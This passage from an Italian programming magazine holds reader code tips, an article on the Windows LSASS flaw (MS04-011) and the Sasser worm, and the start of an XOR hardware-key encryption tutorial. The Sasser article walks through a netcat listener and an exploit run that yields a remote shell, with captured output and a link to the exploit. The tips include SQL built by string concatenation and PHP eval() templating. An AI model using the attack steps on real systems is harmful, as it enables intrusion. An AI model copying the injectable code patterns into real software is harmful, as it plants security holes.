               SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY);
        ResultSet rs=stIn.executeQuery("select * from Utenti");
               //il resultset dev'essere scrollabile a causa di un problema
        rs.first();
        do{
             String nomeUtente=rs.getString(1);
            String cognomeUtente=rs.getString(2);
            int codiceUtente=rs.getInt(3);
            Statement stOut=conOut.createStatement();
            stOut.execute("INSERT INTO Utenti VALUES('"+nomeUtente+"
                              ','"+cognomeUtente+"',"+codiceUtente+")");
            }
            while(rs.next());
            rs.last(); //questa e le righe a seguire servono ad ovviare
                          ad un problema di inserimento dell'ultimo valore
            Statement first=conOut.createStatement(); //inserito nel
                                                         DB di partenza
            first.execute("insert into Utenti values('"+rs.getString(1)
                              +"','"+rs.getString(2)+"',"+rs.getInt(3)+")");
            System.out.println("Copia Terminata!");
            System.exit(0);
            }catch(SQLException e)
      {
         System.out.println("SQL Exception!");
         System.exit(1);
      }
   }
}
```

ESEGUIRE OPERAZIONI IN BACKGROUND

Una serie di classi Java per eseguire una serie di operazioni in background. Basta estendere *AbstractJob* implementando *execute()* e *BackgroundJobExecutor* eseguira` in serie i lavori che vengono inseriti. Le classi sono: *Prova.java, AbstractJob.java* e *BackgroundJobExecutor.java.* I codici sono presenti in formato sorgente nel cd-rom allegato alla rivista e/o sul sito web di ioProgrammo (www.ioprogrammo.it)

Tip fornito dal sig. M.Schiavon

```
import java.util.*;
public class BackgroundJobExecutor implements Runnable {
  private Queue queue;
  private boolean stopRequest = false;
  private boolean stopping = false;
  private Thread thread;
  private final AbstractJob nop = new AbstractJob() {
    public void execute() {
      dispose();
    }
  };
  public BackgroundJobExecutor() {
    queue = new Queue();
    thread = new Thread(this);
```

```
}
/**
 * Inizia a processare i job
 */
public void start() {
   thread.start();
 }
 /**
 * Aggiunge un job alla coda
  */
public boolean add(AbstractJob job) {
   if (job == null) {
      throw new NullPointerException("Job cannot be null");
   }
   if (stopRequest || stopping) {
      throw new IllegalArgumentException("BackgroundJobExecutor
                                                        has been stopped.");
   }
   return queue.put(job);
}
public void run() {
   while (!stopRequest) {
      AbstractJob l = (AbstractJob)queue.get();
      if (l == null) {
         break;
      }
      l.execute();
   }
   dispose();
 }
 /**
 * Termina i job in coda e si ferma
 */
public void stop() {
   if (stopRequest) {
      throw new IllegalArgumentException("BackgroundJobExecutor
                                                        has been stopped.");
   }
   if (!stopping) {
      stopping = true;
      queue.putLast(nop);
    }
}
/**
 * Ferma l'esecusione senza necessariamente aver terminati i job in coda
 */
public void dispose() {
   stopRequest = true;
   queue.clear();
   if (thread != null) {
      thread.interrupt();
      thread = null;
    }
}
private class Queue {
   private List list = new LinkedList();
   public synchronized Object get() {
      while (list.size() == 0) {
            try {
             wait();
            } catch (InterruptedException ex) {
               return null;
             }
         }
         Object o = list.iterator().next();
         list.remove(o);
         return o;
      }
      public synchronized boolean put(Object obj) {
         boolean b = list.add(obj);
         notify();
         return b;
      }
      public synchronized void clear() {
         list.clear();
      }
      public synchronized void putLast(Object o) {
         list.add(list.size(), o); } }
}
```

OTTIMIZZARE L'UTILIZZO DEI COMBOBOX

Capita spesso di utilizzare maschere di inserimento/variazione dati in cui si devono selezionare dei valori provenienti da alcune tabelle in condizioni di carenza di spazio sulle form. Per ovviare a questo problema esistono i ComboBox, ed il componente data-aware *dbComboBox*. Le selezioni da ComboBox precaricati, con i valori contenuti in una tabella, non presentano difficoltà se la riga di testo della selezione è costituita da un solo campo che è poi anche una chiave (o un indice univoco) per la tabella sorgente dei dati. Occorre scrivere un po' di codice se, invece, la riga di testo visualizzata dal ComboBox deve contenere i dati di due o più campi, e se, in base ad un altro valore presente nella tabella, si desidera cambiare il colore del testo di visualizzazione.

Tip fornito dal sig. P.Peri

L'idea semplice che sta dietro a questa soluzione è quella di utilizzare un carattere non stampabile che separi i campi all'interno della stringa di testo che viene utilizzata come riga del ComboBox. - ho scelto di utilizzare il carattere *CR (#13)* – e rendere visibili solo i campi desiderati, mentre quelli necessari alla ricerca univoca nella tabella vengono nascosti. In fase di cambiamento dell'indice attivo del ComboBox occorre procedere all'operazione inversa, ovvero ricostruire i campi necessari alla ricerca univoca. Per esempio (esempio che non ha nessuna attinenza con le applicazioni reali) si è costruita una tabella Access la cui struttura è la seguente:

Tabella_Persone

ID	Contatore	Chiave primaria
Cognome	Testo (20)	Indicizzato (duplicati ammessi)

Nome	Testo (20)	Indicizzato (duplicati ammessi)
Data_di_nascita	Data/Ora	
Luogo_di_nascita	Testo (40)	
Codice_fiscale	Testo (16)	Indicizzato (duplicati non ammessi)
Attivo	Sì/No	

Il campo privilegiato per la ricerca è *ID,* ma la selezione da parte dell'utente avviene in base ai campi *Cognome* e *Nome* che saranno i soli visualizzati nel ComboBox. Il campo *Attivo* determinerà, invece se il colore con cui vengono scritti i nomi nel ComboBox è nero (o un qualunque altro colore di default) oppure rosso (o un qualunque altro colore di evidenziazione). Per poter scrivere nell'oggetto canvas del controllo ComboBox occorre poter "bypassare" il drawing di default dello stesso, cosa che si ottiene impostando la proprietà *Style* a *csOwnerDrawFixed*. Infine per poter eseguire la selezione in ordine alfabetico sul controllo occorre impostare la proprietà *Sorted* a *True.*
Il codice è presente in *UnitComboBoxPluricolonna.pas* ed è presente, insieme ad un'applicazione di esempio, nel CD-Rom allegato alla rivista e/o sul sito web di ioProgrammo (*www.ioprogrammo.it*)

PHP

UTILIZZO DEI TEMPLATE

Per utilizzare i template PHP al meglio proviamo a seguire i seguenti semplici passi: la prima operazione da fare è scomporre la pagina nei suoi elementi fondamentali, ad esempio:

- *body*
- *colonna sx*
- *colonna centrale*

E trovare in questi elementi i sotto-elementi ripetitivi ad esempio:

- *voce di menu*
- *sommario di un articolo.*

Per ognuno di questi sostituite il contenuto dinamico dell'elemento con una variabile. Ad esempio il codice dell'elemento *'voce di menu'* potrebbe passare da:

```
<a href="menu.htm">menu</a><br>
```

a:

```
<a href="$collegamento">$voce</a><br>
```

Se l'elemento è per esempio la colonna sinistra del vostro sito potete scomporla in molti sotto elementi, che poi saranno rassemblati con un metodo intuitivamente simile a quello delle matrioske. Fatto questo salvate gli elementi fondamentali e quelli ripetitivi in un record di una tabella di un database e associate ad ogni elemento un id univoco.
A questo punto nella vostra pagina php si tratta soltanto di richiamare gli elementi memorizzati richiesti dalla pagina e riempire le rispettive variabili con i valori voluti. Ad esempio supponiamo che l'elemento 'colonna sinistra' contenga:

```
<p>$menu</p>
```

Potremmo recuperare l'elemento *'voce di menu'* dal database ed effettuare un procedimento simile al seguente:

```
<?
    $collegamento = "home.htm";
    $voce = "Torna all'homepage";
    eval("\$menu .= \"".$vocedimenu."\";"); \\ dove $vocedimenu
                    contiene l'elemento dell'esempio precedente.
    $collegamento = "links.htm";
    $voce = "Visita i link";
    eval("\$menu .= \"".$vocedimenu."\";");
    eval("\$outputfinale .= \"".$colonnasinistra."\";"); \\
    $colonnasinistra contiene il template della
?>
```

La potenza che si ottiene lavorando con i template è altissima. Tra i vantaggi si può elencare la flessibilità, la riusabilità del codice e la chiarezza del sorgente generato.

Tip fornito dal sig. S.Paganotti

È giunta l'ora di accendere i firewall e scaldare gli antivirus!

Sasser: un altro exploit tramutato in worm!

L'ennesima caccia all'untore è iniziata: pochi giorni dopo la scoperta di una vulnerabilità di Windows, ecco entrare in scena un nuovo pericoloso worm (Sasser) che ha le carte in regola per diventare l'erede di Blaster.

La filosofia Microsoft nella gestione e nel rilascio delle patch pare essere cambiata radicalmente con l'ultimo bollettino di sicurezza rilasciato per i sistemi Windows XP e 2000. Il bollettino MS04-11 (*http://www.microsoft.com/technet/security/bulletin/ms04-011.mspx*) è stato infatti argomento di molte critiche e commenti sarcastici da parte di tutti gli esperti di sicurezza, per due motivi fondamentali che andremo ad esaminare più da vicino.

IL BOLLETTINO MS04-11

Primo: i più maligni hanno subito osservato che la singola patch rilasciata da Microsoft andava a tappare ben 14 vulnerabilità di Windows e quasi tutte di tipo "Remote Code Execution"; il popolo del pinguino (i Linuxiani, ndr) sostiene che Microsoft con questa strategia di "14 al prezzo di 1", stia cercando di mitigare i propri errori di sviluppo e cerchi di salvare l'immagine pubblica, accorpando tante patch in un unico pacchetto, per evitare continui rilasci di bugfix e aggiornamenti. Sembra infatti che chi utilizza Windows, passi metà del suo tempo a scaricare patch!
Secondo punto, degno di nota: molti amministratori che hanno installato le patch del bollettino MS04-11 prontamente e con diligenza per evitare di restare scoperti agli attacchi degli hacker, si sono invece ritrovati nella condizione di avere le proprie macchine Windows 2000 bloccate o non funzionanti, perché sembra che le patch di MS04-11 non fossero state testate al 100% (probabilmente a causa della fretta nel rilascio) e in alcuni casi potevano generare problemi di avvio, CPU al 100%, impossibilità ad autenticarsi.
È uno di quei pochi casi – sfortunati – in cui la soluzione ad un problema può generare più danni del problema stesso!

LA VULNERABILITÀ DI LSASS

Delle 14 vulnerabilità fixate da Microsoft, una fra tutte è balzata agli occhi di tutti sia per la sua gravità (esecuzione remota dei comandi inviati da un aggressore), sia per il fatto che prontamente, per questo bug, è circolato in rete un exploit perfettamente funzionante e pronto all'uso.
Per il bug del servizio LSASS, il merito dell'exploit pubblico va al team di hacker chiamato "HOD" (house of dabus) che, con la collaborazione del sito di sicurezza francese *www.k-otik.com*, hanno rilasciato un sorgente C in grado di bucare – a detta loro – qualsiasi host di

Fig. 1: *L'exploit di pubblico dominio per la vulnerabilità di LSASS è di tipo universale: può bucare infatti senza problemi sia sistemi Windows XP, sia Windows 2000.*





Fig. 2: *I parametri da passare all'exploit sono il tipo di sistema remoto (0=WinXP Pro, 1=Win 2000 Pro) e la porta/indirizzo di ritorno per il connectback della shell remota.*

tipo Windows XP (SP0 / SP1) e Windows 2000 (SP2 / SP4).
C'è da dire comunque che la scoperta della vulnerabilità (come al solito, un buffer overflow) nel servizio LSASS è opera del gruppo di consulenti di sicurezza noto come "eEye" (*http://www.eeye.com/html/Research/Advisories/AD20040413C.html*) che per policy aziendale, da tempo, non pubblica mai nessun exploit o proof-of-concept allegato ai suoi advisory.

L'EXPLOIT DEL SERVIZIO LSASS

LSASS (Local Security Authority) è un servizio di Windows 2000 e XP che gestisce le attività di autenticazione e sicurezza del sistema. Quelli di voi che hanno seguito i miei articoli sull'attacco alle password di Windows, ricorderanno che proprio questo servizio è responsabile della protezione del file SAM e degli accessi autenticati alle risorse di rete. LSASS è disponibile come servizio attraverso l'interfaccia RPC sulle porte 445 e 139, anche tramite NULL-session, cioè per utenti anonimi non autenticati, fatto che rende ancor più grave la presenza del bug!
Il bug scoperto da eEye interessa la libreria LSASRV.DLL ed è un buffer overflow abbastanza banale nella funzione di logging *vsprintf():* come accade negli overflow in genere, manca un controllo sulle dimensioni degli argomenti passati a tale funzione. Di conseguenza, fornendo una stringa esageratamente grande, si può sovrascrivere lo stack e iniettare codice nell'area di memoria interessata dal processo che è in esecuzione come SYSTEM.
L'exploit rilasciato dagli HOD è di tipo "connect-back", ciò significa che una volta inviato l'attacco tramite un pacchetto malformato sulla porta 445 dell'host remoto, bisognerà aspettarsi una shell di ritorno su una qualche porta del nostro PC. Gli exploit di tipo connectback si usano in genere combinati con l'utility "NetCat", che può aprire socket in ascolto e bindare processi su ogni porta. La sequenza di comandi è questa:

1) apriamo una porta in ascolto (ad esempio 8080) sul PC "aggressore" usando NetCat (nc –l –p 8080 –v)

2) eseguiamo l'exploit degli HOD specificando come parametro 0 (=WindowsXP) o 1 (=Windows2000), seguito dall'indirizzo IP del PC "vittima" e dalla porta di ritorno aperta sul PC "aggressore" (lsasrv-expl.exe 0 10.0.0.1 8080)

Se tutto funziona, dovremmo vedere apparire un prompt di MS-DOS nella finestra in cui era in esecuzione NetCat. Se per qualche motivo l'host attaccato si riavvia, signfica che abbiamo sbagliato target (provare ad alternare 0 con 1 e viceversa) o che l'exploit non è compatibile per la versione di Windows presente sul PC "vittima".

```
Command Prompt - nc -l -p 8080 -s 10.0.0.3 -v
C:\>nc -l -p 8080 -s 10.0.0.3 -v
listening on [10.0.0.3] 8080 ...
Warning: forward host lookup failed for SERVER: h_errno 11001: HOST_NOT_FOUND
connect to [10.0.0.3] from SERVER [10.0.0.1] 1030: HOST_NOT_FOUND
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

J:\WINDOWS\SYSTEM32>vol
vol
 Il volume nell'unità J è WINXP
 Numero di serie del volume: A071-3C04

J:\WINDOWS\SYSTEM32>ipconfig
ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet RealTek 8139:

        Suffisso DNS specifico per connessione:
        Indirizzo IP. . . . . . . . . . . . . : 10.0.0.1
        Subnet mask . . . . . . . . . . . . . : 255.0.0.0
        Gateway predefinito . . . . . . . . . : 10.0.0.138

J:\WINDOWS\SYSTEM32>
```

Fig. 3: *Prima di lanciare l'exploit è necessario avviare NetCat (nc) mettendolo in listening (comando -p XXX) sulla porta dove il worm connetterà la sua shell.*

IL WORM SASSER

La situazione in cui fa la sua apparizione il worm Sasser, nel primo weekend di Maggio, non è quindi delle più felici: in Rete sono ormai disponibili da tempo tutte le informazioni sulla vulnerabilità di LSASS e molti siti hanno già pubblicato diversi exploit in grado di bucare qualsiasi sistema Windows affetto dal baco; quei pochi utenti coscienziosi che hanno installato la patch si ritrovano il computer in panne, mentre la rimanenza della popolazione di Internet resta ignara del pericolo in atto ed è pronta ad essere colpita dall'ennesimo worm. Un quadro poco

rassicurante, direi. Sasser fa subito capolino nei primi giorni di Maggio, in diversi paesi (tra cui Stati Uniti e Francia), manifestandosi subito in tutta la sua contagiosità e rammentando a molti l'attacco del suo "collega " precedente Blaster, a causa di un effetto collaterale indesiderato dell'exploit di LSASS: anche in questo caso infatti, l'unico sintomo riscontrabile da chi riceve l'attacco di Sasser è il riavvio forzato del PC, causato dal crash del servizio di sistema citato.

Fig. 4: *Nel caso in cui l'exploit non funzioni a dovere (return address errato o versione di Windows non compatibile con il codice) il pacchetto inviato manda in crash il sistema; il crash di LSASS coincide col riavvio forzato del PC, proprio come avveniva con Blaster.*

Sfruttando proprio il bug di LSASS, Sasser riesce a prendere il controllo di un sistema remoto e dà il via alla sua routine infettiva senza che l'utente si accorga di nulla e senza alcun tipo di interazione.

La routine di infezione rientra tra quelle standard dei worm: viene trasferita via ftp una copia del worm dalla macchina già infetta a quella vittima dell'attacco usando un nome casuale composto da cinque cifre e seguito da *"_up.exe"*, viene quindi creata una chiave di avvio nel registro *(avserve.exe)* per fare in modo che il worm venga caricato al reboot del computer.

EFFETTI COLLATERALI DELLE PATCH MS04-11

Nell'articolo 841382 della Knowledge Base, Microsoft ha spiegato quali sono alcuni degli effetti indesirati della patch MS04-11: blocco del sistema in fase di avvio; impossibilità di autenticarsi in Windows; utilizzo della CPU al 100% da parte del processo System. Tali problemi sono generati dal fatto che Windows 2000 tenta ripetutamente, senza riuscirvi, di caricare alcuni driver: *Ipsecw2k.sys, Imcide.sys, Dlttape.sys.*

SUL WEB

Bollettino di sicurezza MS04-11 e relative patch in grado di fixare ben 14 vulnerabilità critiche di sistema per Windows XP e 2000.
www.microsoft.com/technet/security/bulletin/ms04-011.mspx

www.eeye.com/html/Research/Advisories/AD20040413C.html

Exploit universale per LSASS, in grado di compromettere qualsiasi Windows XP/2000 da remoto. Pare che parte del codice del worm Sasser sia basato su questo exploit.
www.k-otik.com/exploits/04292004.HOD-ms04011-lsasrv-expl.c.php

NetCat, l'utility di connessione indispensabile per testare alcuni exploit
www.atstake.com/research/tools/network_utilities/nc11nt.zip

Bolettini di sicurezza e descrizioni complete sul worm Sasser
www.microsoft.com/security/incident/sasser.asp

securityresponse.symantec.com/avcenter/venc/data/w32.sasser.worm.html

COME EVITARE L'ARRESTO DEL SISTEMA

Quando si è colpiti dall'exploit di LSASS (o dal worm Sasser), è possibile evitare l'arresto forzato del sistema digitando il comando "shutdown –a" da un prompt di MS-DOS. In questo modo il sistema blocca il reboot, anche senza il servizio LSASS (mandato in crash), ma risulterà altamente instabile.

Elia Florio





Fig. 5: *Andando ad effettuare il debug del processo LSASS dopo l'attacco, si può notare lo shellcode iniettato, attraverso il buffer overflow, nello stack del processo.*

Elettronica e C++: tecniche di protezione Hardware

La protezione inattaccabile



La ricerca di un metodo inattaccabile per la protezione delle informazioni e dei sistemi ha sempre acceso l'eterna guerra tra hacker e responsabili della sicurezza…

Probabilmente Giulio Cesare non si rese conto, duemila anni fa, di avere iniziato l'eterna lotta tra responsabili della sicurezza ed hacker quando ideò il primo sistema di codifica della storia occidentale, meglio noto come *'Cifrario di Cesare'*. Il buon Giulio si rendeva benissimo conto, invece, dell'importanza vitale ricoperta della riservatezza delle informazioni, quando escogitò un semplice ma efficace sistema che consentiva di cifrare i suoi ordini scritti, per mezzo della traslazione delle lettere che componevano il messaggio di tre posizioni (*a=c, b=d* eccetera). Da allora iniziò una vera e propria battaglia di cervelli tra chi tentava di proteggere le proprie informazioni e chi faceva di tutto per scoprirne il contenuto. In queste pagine proponiamo l'implementazione di alcuni semplici ma efficaci algoritmi di protezione dei sistemi, messi in opera utilizzando la chiave hardware proposta nel numero precedente. Eviteremo accuratamente l'utilizzo di algoritmi di cifratura già noti, per non incorrere in violazione di brevetti internazionali, nonostante molti algoritmi siano ormai di pubblico dominio. Spero invece di stuzzicare la curiosità del lettore, fornendo oltre agli algoritmi di cifratura anche un file di testo criptato per mezzo di queste tecniche, che ha lo scopo di essere una sorta di 'guanto di sfida', ovviamente sportivo e bonario, per chiunque voglia tentare di violarlo. Il primo che riuscirà in questo intento, entro il mese di pubblicazione riportato sulla copertina di questa rivista, riceverà, oltre ai miei pubblici complimenti, tutti i componenti elettronici necessari alla costruzione di una chiave hardware completa, a spese del sottoscritto, ovviamente.

Fig. 1: *Una visione d'insieme del circuito.*

REQUISITI

Conoscenze richieste
Programmazione C++, concetti base di elettronica

Software
Windows 95/98/ME/2000/NT/XP

Impegno

Tempo di realizzazione

LA CIFRATURA SIMMETRICA

Chiariamo subito che, d'ora innanzi, intenderemo indicare con la dicitura 'in chiaro' quelle informazioni che possono essere comprese da un individuo senza l'ausilio di alcuna manipolazione, mentre quando parliamo di entità 'cifrate' o 'criptate' vogliamo indicare informazione modificate in modo tale da non essere immediatamente e direttamente intellegibili. In linea generale esistono due metodi principali di cifratura delle informazioni, utilizzanti rispettivamente chiavi simmetriche ed asimmetriche: nel primo caso viene utilizzata una unica chiave sia per la cifratura che per la decifratura, mentre nel secondo metodo si impiega una chiave pubblica per la cifratura ed una chiave privata per la decrittazione delle informazioni. Per maggiori approfondimenti sull'argomento si rimanda il lettore ai testi citati in bibliografia. Nell'applicazione che intendiamo sviluppare verrà utilizzata una metodologia di codifica simmetrica, utilizzante quindi soltanto una unica chiave che ha lo scopo di rendere possibile sia la cifratura che la decrittazione delle nostre preziose informazioni. Da quanto detto appare ovvio che la chiave debba essere assolutamente segreta, dal mo-





Fig. 2: *L'unica caratteristica in comune tra testo in chiaro e testo cifrato è, nella maggior parte dei casi, la lunghezza del file.*

mento che chiunque ne sia in possesso può essere in grado di risalire al contenuto dell'informazione protetta. La sola conoscenza della chiave, tuttavia, non permette di decifrare il documento protetto, se non con la individuazione degli algoritmi relativi alla selezione della chiave ed alla codifica delle informazioni. In altre parole è necessaria la conoscenza di come viene estratta la porzione dalla chiave completa per la successiva cifratura di un particolare segmento di documento, per mezzo di un determinato meccanismo di modifica delle informazioni: l'applicazione di quanto detto risulterà più chiara nell'analisi del codice sorgente proposto in queste pagine. Gli algoritmi di selezione della chiave e di cifratura nel nostro programma saranno molto semplici, dal momento che una volta pubblicati su queste pagine diverranno immediatamente di pubblico dominio. Quindi ogni sforzo per renderli robusti ed inattaccabili risulterebbe vano. La sicurezza delle informazioni verrà quindi garantita dall'assoluta segretezza della chiave di cifratura, contenuta nel dispositivo hardware proposto in questa sede: nessuna copia della chiave verrà memorizzata nel PC, se non il singolo byte al momento della codifica e della decodifica delle informazioni. L'algoritmo di cifratura viene implementato per mezzo di una chiave hardware a 16 Kbit, garantendo una notevole resistenza agli attacchi, sia di crittoanalisi che del tipo cosiddetto 'a forza bruta'.





Fig. 3: Premendo il pulsante 'Hardware Key ON' si provvede ad alimentare la chiave hardware.

L'ALGORITMO CLASSICO: XOR

La maggior parte degli algoritmi di cifratura comprende al proprio interno almeno un passaggio attraverso un operatore logico *XOR*. L'operazione logica in questione può essere facilmente descritta analizzandone la tabella della verità riportata di seguito. Si nota facilmente che il risultato della operazione logica è *'1'* soltanto quando una sola tra le variabili *A* e *B* è posta ad *'1'*, altrimenti il risultato è *'0'*. L'operatore *XOR* gode inoltre di alcune importanti ed interessanti proprietà. Innanzi tutto notiamo che effettuando per due volte l'operazione in questione si ritorna al valore di partenza, ad esempio effettuando *45h XOR 23h* si ottiene *66h*, ma *66h XOR 23h* restituisce nuovamente *45h*. La seconda sorprendente caratteristica dell'*Or* esclusivo è quella di restituire lo stesso valore di partenza se il secondo operando è zero, infatti *45h XOR 00h=45h*, questo può tornare utile se si desidera risalire al valore della chiave, inviando all'algoritmo di codifica un valore nullo. Come corollario a quanto appena detto possiamo notare che, eseguendo l'operazione *45h XOR FFh=BAh* otteniamo quindi un valore che risulta il complemento del valore di partenza, infatti *BAh=NOT (45h)*. In definitiva l'operazione di *OR* esclusivo *(XOR)* tra un valore che intendiamo cifrare ed una opportuna chiave può essere decriptato operando nuovamente la stessa operazione con la medesima chiave di cifratura.

Fig. 4: Per mezzo del software 'IcProg' è possibile risalire alla struttura della chiave crypto di esempio inclusa nel CD e sul Web.


ESEMPIO DI CIFRATURA DI UN FILE

All'interno del CD allegato alla rivista e precisamente in *'SymmeticEncryption.ZIP'* vengono inclusi tre file contenenti un esempio di cifratura di un documento di testo. In particolare, nel file *'Esempio_Testo_in Chiaro.txt'* è contenuto il testo seguente: *"Questo è un semplice esempio di cifratura di un documento di testo, è tuttavia possibile proteggere qualunque tipo di file per mezzo di queste tecniche."* La cifratura del documento porta al risultato seguente: "bD'__P<§7_)A5"ª_*_|Züv_ª¤ Œ—±vR__P__E_L_=__–"Ò*_O 5_8_,_ëŸ&__3[8'_V·_ËV_¤ Z_E_ _P1E&A_£Ó_„_Û_"_[_¡_qF__Ö˜¨%_Zî,Ft¯/„fàa8â_ÍŸ ‰_…-N_^T_zTi)`5¢g`TT_V¨·Tª". Per comodità del lettore si propone la chiave di codifica per mezzo del quale si è giunti alla definizione dell'esempio in questione nel file: *'KEY_EXAMPLE.hex'*. Chi di voi vorrà divertirsi nella risoluzione del problema posto all'inizio dell'articolo potrà cimentarsi alla decodifica del file *'Crack_me.txt'*.

Fig. 5: La figura mostra come sia possibile selezionare il file da codificare.

A	B	A XOR B
0	0	0
0	1	1
1	0	1
1	1	0

Tabella 1: Tabella della verità dell'operatore XOR.

REALIZZAZIONE DELLA CHIAVE HARDWARE

La chiave hardware può essere realizzata senza sal-

dature per mezzo della apparecchiatura PC Explorer light, ma anche con i soli componenti elettronici elencati a lato di queste pagine, per mezzo del loro montaggio su una comune basetta millefori, utilizzando un saldatore a stagno. Il lettore potrà reperire i pochi componenti elettronici che utilizzeremo per la costruzione della chiave, in qualunque negozio di componenti elettronici, oppure per corrispondenza presso la Elisys s.r.l. (*www.pcexplorer.it*). È possibile richiedere la disponibilità del kit completo inviando una e-mail all'indirizzo *spuntosoft@tiscali.it*. La lista dei componenti necessari viene riportata a lato di queste pagine e nel circuito elettrico, per comodità e su richiesta dei lettori all'interno del file *SymmeticEncryption .ZIP*, con il nome: *Chiave_Hardware_Schema_Elettrico .bmp*.

Fig. 6: *Aprendo il file cifrato è possibile decodificarlo e salvarlo in chiaro con la stessa chiave hardware.*

IL SOFTWARE C++

Dopo avere brevemente analizzato le metodologie di cifratura che utilizzeremo nell'applicazione che intendiamo proporre in queste pagine, procediamo ad analizzarne il codice sorgente. Tralasceremo in questa sede la trattazione del codice relativo alla gestione della chiave hardware, già descritto nel numero precedente della rivista, per ovvi motivi di brevità. Il software proposto in queste pagine è in grado di provvedere alla programmazione della chiave hardware, di leggerne il suo contenuto e di operare la cifratura di un qualunque file. Il codice sorgente, scritto in C++ viene messo a completa disposizione del lettore ed è disponibile nel CD con il nome: *'SymmeticEncryption.ZIP'*: in questa sede analizziamo soltanto le parti più significative, rimanendo a disposizione del lettore per ogni chiarimento all'indirizzo: *luca.spuntoni@ioprogrammo.it.* La cifratura del file avviene attraverso gli algoritmi che analizzeremo di seguito, per mezzo della chiave a 16536 bit contenuta all'interno del relativo dispositivo hardware: nessuna copia della chiave viene memorizzata, neppure momentaneamente, all'interno del PC. La procedura *FormCreate* provvede ad impostare le variabili globali ed alcuni componenti della form successivamente alla creazione della finestra relativa.

Oltre all'impostazione dei valori di default delle varie etichette e dei parametri di comunicazione della porta seriale, riveste particolare interesse la definizione del componente *'StringGrid'* che ha il compito di visualizzare su quattro colonne il contenuto dei file di origine (in chiaro) e di destinazione (cifrato). L'utilizzo del componente in questione ha ovviamente uno scopo didattico, oltre che di *'debug'*, realativamente ad applicazioni particolarmente complesse.

```
void __fastcall TSpuntoHardwareKeyProgrammerForm::
                                FormCreate(TObject *Sender)
{  // Sets the labels
  Label1->Caption = IntToStr(PeriodTrackBar->Position);
  EncryptionStatusLabel->Caption="Not Verified";
  // Default (COM1) Port setup
  CombaseAddress=0x03f8;
  MCRAddress=CombaseAddress+4;
  LCRAddress=CombaseAddress+3;
  MSRAddress=CombaseAddress+6;
  //Ancilliaries
  Contabit=0;
  DefaultDelay=(PeriodTrackBar->Position)*100;
  //EEPROM Check
  EEPROMCheck();
  // String Grid Settings
  StringGrid1->RowCount=2;
  StringGrid1->ColWidths[0] = 40;
  StringGrid1->ColWidths[3] = 90;
  StringGrid1->ColWidths[4] = 90;
  StringGrid1->Cells[1][0]="Clear Text";
  StringGrid1->Cells[2][0]="ASCII Text";
